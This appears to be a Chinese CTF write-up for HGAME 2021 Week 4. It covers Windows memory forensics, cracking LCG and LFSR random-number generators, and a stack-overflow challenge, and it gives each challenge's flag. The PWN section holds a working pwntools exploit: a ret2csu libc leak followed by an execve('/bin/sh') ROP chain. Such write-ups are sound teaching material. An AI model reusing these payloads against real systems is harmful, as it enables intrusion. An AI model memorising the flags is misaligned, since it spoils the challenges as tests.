HGAME 2021 Week4

MISC

Akira之瞳-1

内存文件，volatility 看下基本的信息

```
root@kali:~/2021hgame/misc_41# volatility -f important_work.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/2021hgame/misc_41/important_work.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf8000403b0a0L
          Number of Processors : 16
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff8000403cd00L
                KPCR for CPU 1 : 0xfffff88004700000L
                KPCR for CPU 2 : 0xfffff88004776000L
                KPCR for CPU 3 : 0xfffff880047ec000L
                KPCR for CPU 4 : 0xfffff88004840000L
                KPCR for CPU 5 : 0xfffff880048b6000L
                KPCR for CPU 6 : 0xfffff8800492c000L
                KPCR for CPU 7 : 0xfffff880049a2000L
                KPCR for CPU 8 : 0xfffff880049d8000L
                KPCR for CPU 9 : 0xfffff88004a94000L
               KPCR for CPU 10 : 0xfffff88004b0a000L
               KPCR for CPU 11 : 0xfffff88004b80000L
               KPCR for CPU 12 : 0xfffff88004c00000L
               KPCR for CPU 13 : 0xfffff88004c76000L
               KPCR for CPU 14 : 0xfffff88004cec000L
               KPCR for CPU 15 : 0xfffff88004d62000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2021-02-18 09:47:25 UTC+0000
     Image local date and time : 2021-02-18 17:47:25 +0800
```

查看一下进程信息

```
root@kali:~/2021hgame/misc_41# volatility -f important_work.raw --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------
0xfffffa800cd34040 System                    4      0    158      487 ------      0 2021-02-18 09:45:38 UTC+0000
0xfffffa800d975b30 smss.exe                364      4      2       44 ------      0 2021-02-18 09:45:38 UTC+0000
0xfffffa800d88f9d0 csrss.exe               456    420      9      539      0      0 2021-02-18 09:45:41 UTC+0000
0xfffffa800cd52060 wininit.exe             500    420      4       95      0      0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e139b30 csrss.exe               520    508     11      235      1      0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e182910 services.exe            568    500     14      283      0      0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e193910 lsass.exe               576    500     10      618      0      0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e198b30 lsm.exe                 584    500     11      167      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3b0060 winlogon.exe            680    508      7      139      1      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3c4b30 svchost.exe             720    568     13      411      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3e8060 vm3dservice.ex          780    568      3       59      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3fb3e0 svchost.exe             820    568      7      315      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e42bb30 svchost.exe             896    568     21      455      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e42a750 svchost.exe             940    568     23      487      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e445740 svchost.exe             968    568     44      900      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e479b30 audiodg.exe             180    896      6      149      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e49a890 svchost.exe             400    568     14      600      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e4bb3a0 svchost.exe             212    568     22      432      0      0 2021-02-18 09:45:43 UTC+0000
0xfffffa800e5f4410 spoolsv.exe            1184    568     17      360      0      0 2021-02-18 09:45:43 UTC+0000
0xfffffa800e614520 svchost.exe            1212    568     27      367      0      0 2021-02-18 09:45:43 UTC+0000
0xfffffa800e745b30 VGAuthService.         1532    568      5      121      0      0 2021-02-18 09:45:44 UTC+0000
0xfffffa800e7bd060 vmtoolsd.exe           1584    568     11      285      0      0 2021-02-18 09:45:44 UTC+0000
0xfffffa800e84ab30 WmiPrvSE.exe           1848    720     11      202      0      0 2021-02-18 09:45:44 UTC+0000
0xfffffa800e832b30 dllhost.exe            1292    568     36      297      0      0 2021-02-18 09:45:45 UTC+0000
0xfffffa800e8fab30 svchost.exe             444    568      7      111      0      0 2021-02-18 09:45:45 UTC+0000
0xfffffa800e708960 dllhost.exe            2148    568     17      240      0      0 2021-02-18 09:45:45 UTC+0000
0xfffffa800e9524e0 msdtc.exe              2240    568     16      173      0      0 2021-02-18 09:45:45 UTC+0000
0xfffffa800e994060 VSSVC.exe              2440    568      6      134      0      0 2021-02-18 09:45:46 UTC+0000
```


有个跟文件名一样的进程，应该有用

```
0xfffffa800f263b30 important_work         1092   2232      1       16      1      1 2021-02-18 09:47:15 UTC+0000
```


把进程提取出来

```
root@kali:~/2021hgame/misc_41# volatility -f important_work.raw --profile=Win7SP1x64 memdump -p 1092 -D ./
Volatility Foundation Volatility Framework 2.6
************************************************************************
Writing important_work [  1092] to 1092.dmp
```

binwalk 分析一下，发现有压缩包




用 foremost 分离出压缩包，有密码




密码的提示在注释里面，可能是分离软件的问题注释有一点点的乱码，幸好影响不大

找到登陆密码




```
84b0d9c9f830238933e7131d60ac6436
```

尝试网页解密，可以解密



再 sha256 加密得到压缩包密码

```
20504cdfddaad0b590ca53c4861edd4f5f5cf9c348c38295bd2dbf0e91bca4c3
```

压缩包里面是两张图片，是盲水印，要用 python3 的脚本解，python2 会报错，两个加密的算法不一样

还碰到虚拟机的内存至少 4G 才能成功运行脚本。。。

flag

```
hgame{7he_f1ame_brin9s_me_end1ess_9rief}
```

Crypto

夺宝大冒险1

```
import os

flag = "xxxx"

class Cxx1ff:
```

```
    c4ff1x = int.from_bytes(os.urandom(8),'big')
    c66f6 = int.from_bytes(os.urandom(8),'big')
    c4ff10 = int.from_bytes(os.urandom(8),'big')
    def __init__(self, seed):
        self.state = seed

    def next(self):
        self.state = (self.state * self.c4ff1x + self.c66f6) % self.c4ff10
        return self.state
    ...
def test1():
    gen = Cxx1ff(123)
    print((Cxx1ff.c4ff1x,Cxx1ff.c4ff10))
    print(gen.next())
    print(gen.next())
    t1 = input()
    try:
        if int(t1.strip())==Cxx1ff.c66f6:
            return 1
    except:
        pass
    return 0



def test2():
    gen = Cxx2ff(123)
    print((Cxx2ff.c4ff10))
    print(gen.next())
    print(gen.next())
    print(gen.next())
    t1 = input()
    t2 = input()
    try:
        if (int(t1.strip())==Cxx2ff.c4ff1x) and (int(t2.strip())==Cxx2ff.c66f6):
            return 1
    except:
        pass
    return 0

def test3():
    gen = Cxx3ff(123)
    print(gen.next())
    print(gen.next())
    print(gen.next())
    print(gen.next())
    print(gen.next())
    print(gen.next())
    print(gen.next())
    t1 = input()
    try:
        if int(t1.strip())==Cxx3ff.c4ff10:
            return 1
    except:
        pass
    return 0

if __name__ == "__main__":
```

```
    ans = 0
    ans += test1()
    ans += test2()
    ans += test3()
    if ans>=3:
        print("win")
        print(flag)
    else:
        print("fail")
```

简单分析一下代码

很明显只要成功完成三次 test 就可以拿到 flag ， 且三次 test 调用的加密方式都是一样的

加密方式应该是仿射函数：

```
self.state = (self.state * self.c4ff1x + self.c66f6) % self.c4ff10
```

test3 中提供了多次的 gen.next() 的值，要求 Cxx3ff.c4ff10 的值，才明白应该是 攻击线性同余生成器（LCG）

test1：

```
    print((Cxx1ff.c4ff1x,Cxx1ff.c4ff10))
    print(gen.next())
    print(gen.next())
```

知道乘数 c4ff1x，模数 c4ff10，两次 gen.next()，求增量

只要在原公式上改写一下就可以了

$$next1 = next0 * c4ff1x + c66f6 \ (mod \ c4ff10)$$

$$c66f6 = next1 - next0 * c4ff1x \ (mod \ c4ff10)$$

test2:

```
    print((Cxx2ff.c4ff10))
    print(gen.next())
    print(gen.next())
    print(gen.next())
```

知道模数 c4ff10，三次 gen.next()，求乘数、增量

与求解线性方程组相似

$$next1 = next0 * c4ff1x + c66f6 \ (mod \ c4ff10)$$

$$next2 = next1 * c4ff1x + c66f6 \ (mod \ c4ff10)$$

$$next2 - next1 = next1 * c4ff1x - next0 * c4ff1x \ (mod \ c4ff10)$$

$$next2 - next1 = (next1 - next0) * c4ff1x \ (mod \ c4ff10)$$

$$c4ff1x = (next2 - next1)/(next1 - next0) \ (mod \ c4ff10)$$

其实我觉的这样的表达式更恰当一点

$$c4ff1x = (next2 - next1) * (next1 - next0)^{-1} \ (mod\ c4ff10)$$

求增量与 test1 同理这里就不再赘述了

test3:

```
print(gen.next())
print(gen.next())
print(gen.next())
print(gen.next())
print(gen.next())
print(gen.next())
print(gen.next())
```

给了 9 个 gen.next() 而已..... 要求也很少，只要求个模数 c4ff10

因为完全不知道线性同余生成器的内部情况，所求解线性方程组是不可能的，未知数的个数多于方程组

但是数论里面有一条很有用：如果有几个随机数分别乘以 n，那么这几个数的欧几里德算法 (gcd) 就很可能等于 n。~~这句话只是我网上看来的~~

可以构造一些符合以下条件的数，取这几个这样的值进行 gcd 运算，就可以解出模数

$$X! = 0$$

$$X = 0\ (mod\ n)$$

先引入一个序列：T(n) = next(n+1) - next(n)

$$t0 = next1 - next0$$

$$t1 = next2 - next1 = (next1 * c4ff1x + c66f6) - (next0 * c4ff1x + c66f6) = c4ff1x * t0\ (mod\ c4ff10)$$

$$t2 = next3 - next2 = (next2 * c4ff1x + c66f6) - (next1 * c4ff1x + c66f6) = c4ff1x * t1\ (mod\ c4ff10)$$

$$t3 = next4 - next3 = (next3 * c4ff1x + c66f6) - (next2 * c4ff1x + c66f6) = c4ff1x * t2\ (mod\ c4ff10)$$

$$.....$$

只需要构造出类似下面的数据，进行 gcd 运算，就可以解出模数 c4ff10

$$t2 * t0 - t1 * t1 = (c4ff1x * c4ff1x * t0 * t0) - (c4ff1x * t0 * c4ff1x * t0) = 0\ (mod\ c4ff10)$$

一些遇到的问题：

test2 中涉及到求模逆元的运算，这就要求 c4ff1x c4ff10 互素，但是求随机数的函数如下，所以c4ff1x c4ff10不一定互素，模逆运算会有失败的可能

```
c4ff1x = int.from_bytes(os.urandom(8),'big')
c4ff10 = int.from_bytes(os.urandom(8),'big')
```

test3 中通过欧几里德算法 (gcd) 就很可能等于 c4ff10 ，所以不是一定等于，求出来的 c4ff10 可能是线性同余生成器中模数的倍数


跟出题人聊了一下，上面两个问题的解决办法也很简单那就是失败了再开一局呗。。。~~脸好的朋友不必在意~~

Code:

```
from pwn import *
import gmpy2

#context(log_level = 'debug')

def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0] * multiplier) % modulus
    return increment
    #return modulus, multiplier, increment

def crack_unknown_multiplier(states, modulus):
    multiplier = (states[2] - states[1]) * int(gmpy2.invert(states[1] -
states[0], modulus)) % modulus
    return multiplier
    #return crack_unknown_increment(states, modulus, multiplier)

def crack_unknown_modulus(states):
    diffs = [s1 - s0 for s0, s1 in zip(states, states[1:])]
    zeroes = [t2*t0 - t1*t1 for t0, t1, t2 in zip(diffs, diffs[1:], diffs[2:])]
    modulus = [int(gmpy2.gcd(a1, a2)) for a1, a2 in zip(zeroes, zeroes[1:])]
    zeroes = modulus
    modulus = [int(gmpy2.gcd(a1, a2)) for a1, a2 in zip(zeroes, zeroes[1:])]
    zeroes = modulus
    modulus = [int(gmpy2.gcd(a1, a2)) for a1, a2 in zip(zeroes, zeroes[1:])]
    return modulus[0]
    #return crack_unknown_multiplier(states, modulus[0])

for i in range(20):
    io = remote("182.92.108.71", 30641)
    try:
        c4ff1x = int(io.recvuntil(", ", drop = True)[1:])
        c4ff10 = int(io.recvuntil(")\n", drop = True))
        next1 = int(io.recvuntil("\n", drop = True))
        next2 = int(io.recvuntil("\n", drop = True))
        #print (c4ff1x, c4ff10, next1, next2)
        c66f6 = crack_unknown_increment([next1, next2], c4ff10, c4ff1x)
        if ((123 * c4ff1x + c66f6)  % c4ff10 == next1):
            io.sendline(str(c66f6))

        c4ff10 = int(io.recvuntil("\n", drop = True))
        next1 = int(io.recvuntil("\n", drop = True))
        next2 = int(io.recvuntil("\n", drop = True))
        next3 = int(io.recvuntil("\n", drop = True))
        #print(c4ff10,next1,next2,next3)
        s = [next1, next2, next3]
        c4ff1x = crack_unknown_multiplier([next1, next2, next3], c4ff10)
        c66f6 = crack_unknown_increment([next1, next2], c4ff10, c4ff1x)
        if ((123 * c4ff1x + c66f6) % c4ff10 == next1):
            io.sendline(str(c4ff1x))
            io.sendline(str(c66f6))

        s = []
        for i in range(7):
            s.append(int(io.recvuntil("\n", drop = True)))
        #print(s)
```

```
        c4ff10 = crack_unknown_modulus(s)
        io.sendline(str(c4ff10))

        print(io.recv())
        #io.interactive()
    except:
        pass
```

20 次基本上就稳出flag



flag

```
hgame{Cracking^prng_Linear)Congruential&Generators}
```

夺宝大冒险2

```
class LXFIQNN():
    def __init__(self, init, mask, length):
```

```
        self.init = init
        self.mask = mask
        self.lengthmask = 2**(length+1)-1

    def next(self):
        nextdata = (self.init << 1) & self.lengthmask
        i = self.init & self.mask & self.lengthmask
        output = 0
        while i != 0:
            output ^= (i & 1)
            i = i >> 1
        nextdata ^= output
        self.init = nextdata
        return output

    def random(self, nbit):
        output = 0
        for _ in range(nbit):
            output <<= 1
            output |= self.next()
        return output


from secret import init, FLAG
"""secret.py
import os
init = int.from_bytes(os.urandom(5), 'big')
FLAG = 'hgame{xxx}'
"""

prng = LXFIQNN(init, 0b1011001010001010000100001000111011110101, 40)

score = 0
for r in range(100):
    print(f"round {r} :: score {score}")
    try:
        guess = int(input("guess: "))
    except:
        break
    secret = prng.random(4)
    if secret == guess:
        print("Right")
        score += 1
    else:
        print(f"Wrong, the secret is {secret}")

if score >= 80:
    print(FLAG)
```

按照惯例简单分析一下代码

```
if score >= 80:
    print(FLAG)
```

只要 score 大于 80 就能拿到 flag，且我们有 100 次机会

```
nextdata = (self.init << 1) & self.lengthmask
```

这里限定了 init 的值的位数

```
while i != 0:
            output ^= (i & 1)
            i = i >> 1
```

这里计算出 init 的最后一位

```
def random(self, nbit):
        output = 0
        for _ in range(nbit):
            output <<= 1
            output |= self.next()
        return output
```

此函数决定一次更新 init 的最后 nbit 位数据

综上所述：本题一次更新 init 的最后四位数据，并且猜最后四位数据，猜对 score 加 1

init 的初始值是未知，但是后续更新的四位数据是已知，且 init 的长度是固定且已知，也就是说 init 前面位置未知的数据会逐渐被后续已知的数据替代

所以可以故意错前面的十次，这样 init 未知的数据全部被已知数据替代，便可以计算出后续更新的数据

~~至于为什么前面全错，因为这样脚本好写，还是学的太少~~

Code:

```
from pwn import *

#context(log_level = 'debug')

class LXFIQNN():
    def __init__(self, init, mask, length):
        self.init = init
        self.mask = mask
        self.lengthmask = 2**(length+1)-1

    def next(self):
        nextdata = (self.init << 1) & self.lengthmask
        i = self.init & self.mask & self.lengthmask
        output = 0
        while i != 0:
            output ^= (i & 1)
            i = i >> 1
        nextdata ^= output
        self.init = nextdata
        return output

    def random(self, nbit):
        output = 0
        for _ in range(nbit):
            output <<= 1
```

```
            output |= self.next()
        return output

io = remote("182.92.108.71", 30607)

init = 0

for i in range(10):
    io.recvuntil("guess: ")
    io.sendline(str(17))
    io.recvuntil("Wrong, the secret is ")
    s = int(io.recvuntil("\n", drop = True))
    #print(s)
    init = init * 16 + s

#print(init)
prng = LXFIQNN(init, 0b10110010100010100001000010001111011110101, 40)
for i in range(90):
    io.recvuntil("guess: ")
    io.sendline(str(prng.random(4)))

print (io.recv())
#io.interactive()
```

flag


```
hgame{lfsr_121a111y^use-in&crypto}
```

PWN

rop_senior

PWN经典三连先

checksec



IDA Pro

```
// local variable allocation has failed, the output may be wrong!
int __cdecl main(int argc, const char **argv, const char **envp)
{
  init(*(_QWORD *)&argc, argv, envp);
  vuln();
  return 0;
}
```

gdb 启动!

~~签到完成，撤退！！！~~

```
__int64 vuln()
{
  __int64 result; // rax

  puts("try your best");
  result = 0LL;
  __asm { syscall; LINUX - sys_read }
  return result;
}
```

感谢出题人，头一回遇到突破点这么明显的题目

```
vuln            proc near               ; CODE XREF: main+E↓p
; __unwind {
                push    rbp
                mov     rbp, rsp
                lea     rdi, s          ; "try your best"
                call    _puts
                xor     eax, eax
                mov     rsi, rsp        ; buf
                xor     rdi, rdi        ; fd
                mov     edx, 400h       ; count
                syscall                 ; LINUX - sys_read
                nop
                pop     rbp
                retn
```

看一下 vuln 函数的汇编，这里有个栈溢出的漏洞

思路：利用 puts 函数泄露 got 表地址 > 返回到 vuln 函数 > 读入 system("/bin/sh") ROP

先 ROPgadget 找一下 ”pop rdi ret“

```
Gadgets information
============================================================
0x00000000004006cc : pop r12 ; pop r13 ; pop r12 ; pop r13 ; ret
0x00000000004006d0 : pop r12 ; pop r13 ; ret
0x00000000004006ce : pop r13 ; pop r12 ; pop r13 ; ret
0x00000000004006d2 : pop r13 ; ret
0x00000000004006cb : pop rbp ; pop r12 ; pop r13 ; pop r12 ; pop r13 ; ret
0x00000000004006cf : pop rbp ; pop r12 ; pop r13 ; ret
0x0000000000400568 : pop rbp ; ret
0x00000000004006cd : pop rsp ; pop r13 ; pop r12 ; pop r13 ; ret
0x00000000004006d1 : pop rsp ; pop r13 ; ret
0x00000000004004ce : ret

Unique gadgets found: 10
```

~~可恶啊居然没有~~

rop_senior 果然没这么简单，上网去。。。

```
                        mov     rdx, r15
                        mov     rsi, r14
                        mov     edi, r13d
                        call    qword ptr [r12+rbx*8]
                        add     rbx, 1
                        cmp     rbp, rbx
                        jnz     short loc_4006B0

loc_4006C6:                                     ; CODE
                        add     rsp, 8
                        pop     rbx
                        pop     rbp
                        pop     r12
                        pop     r13
                        pop     r12
                        pop     r13
                        retn
```

可以利用 __libc_csu_init 的代码片段传递函数参数，这里的片段还跟网上的有点不一样，只能利用 r13 向 edi 传递参数，因为是调用 puts 函数泄露所以够了。

exp:

```
from pwn import *

context(os = 'linux', arch = 'amd64', log_level = 'debug')
content = 1

elf = ELF('./rop_senior')
puts_got = elf.got['puts']
setbuf_got = elf.got['setbuf']

libc = ELF('libc6_2.27-3ubuntu1.4_amd64.so')
puts_libc = libc.symbols['puts']
sh_libc = next(libc.search(b'/bin/sh'))

pop_6x_ret = 0x4006CA
mov_edi_call = 0x4006B6
vuln_addr = 0x40062A

def main():
    if content == 0:
        io = process('./rop_senior')
    else:
        io = remote("159.75.113.72", 30405)

    io.recvuntil("try your best\n")
    payload = cyclic(8)
    payload += p64(pop_6x_ret) + p64(0) + p64(1) + p64(0) + p64(0)
    payload += p64(puts_got) + p64(puts_got) + p64(mov_edi_call)
    payload += cyclic(56) + p64(vuln_addr)
```

```
    #pause()
    io.sendline(payload)

    puts_addr = u64(io.recvuntil("\n", drop = True).ljust(8, b'\x00'))
    #print(hex(puts_addr))
    libc_base = puts_addr - puts_libc
    sh_addr = libc_base + sh_libc
    pop_rdi_ret = libc_base + 0x215bf
    pop_rax_rdx_rbx_ret = libc_base + 0x1662c1
    pop_rsi_ret = libc_base + 0x23eea
    syscall = libc_base + 0x013c0

    io.recvuntil("try your best\n")
    payload = cyclic(8)
    payload += p64(pop_rdi_ret) + p64(sh_addr)
    payload += p64(pop_rax_rdx_rbx_ret) + p64(59) + p64(0) + p64(0)
    payload += p64(pop_rsi_ret) + p64(0)
    payload += p64(syscall)
    #pause()
    io.sendline(payload)

    io.interactive()

main()
```

flag

```
hgame{df559b7c8d48f8a6561914990e1efe0645d6f72a788757edac76142934e75b41}
```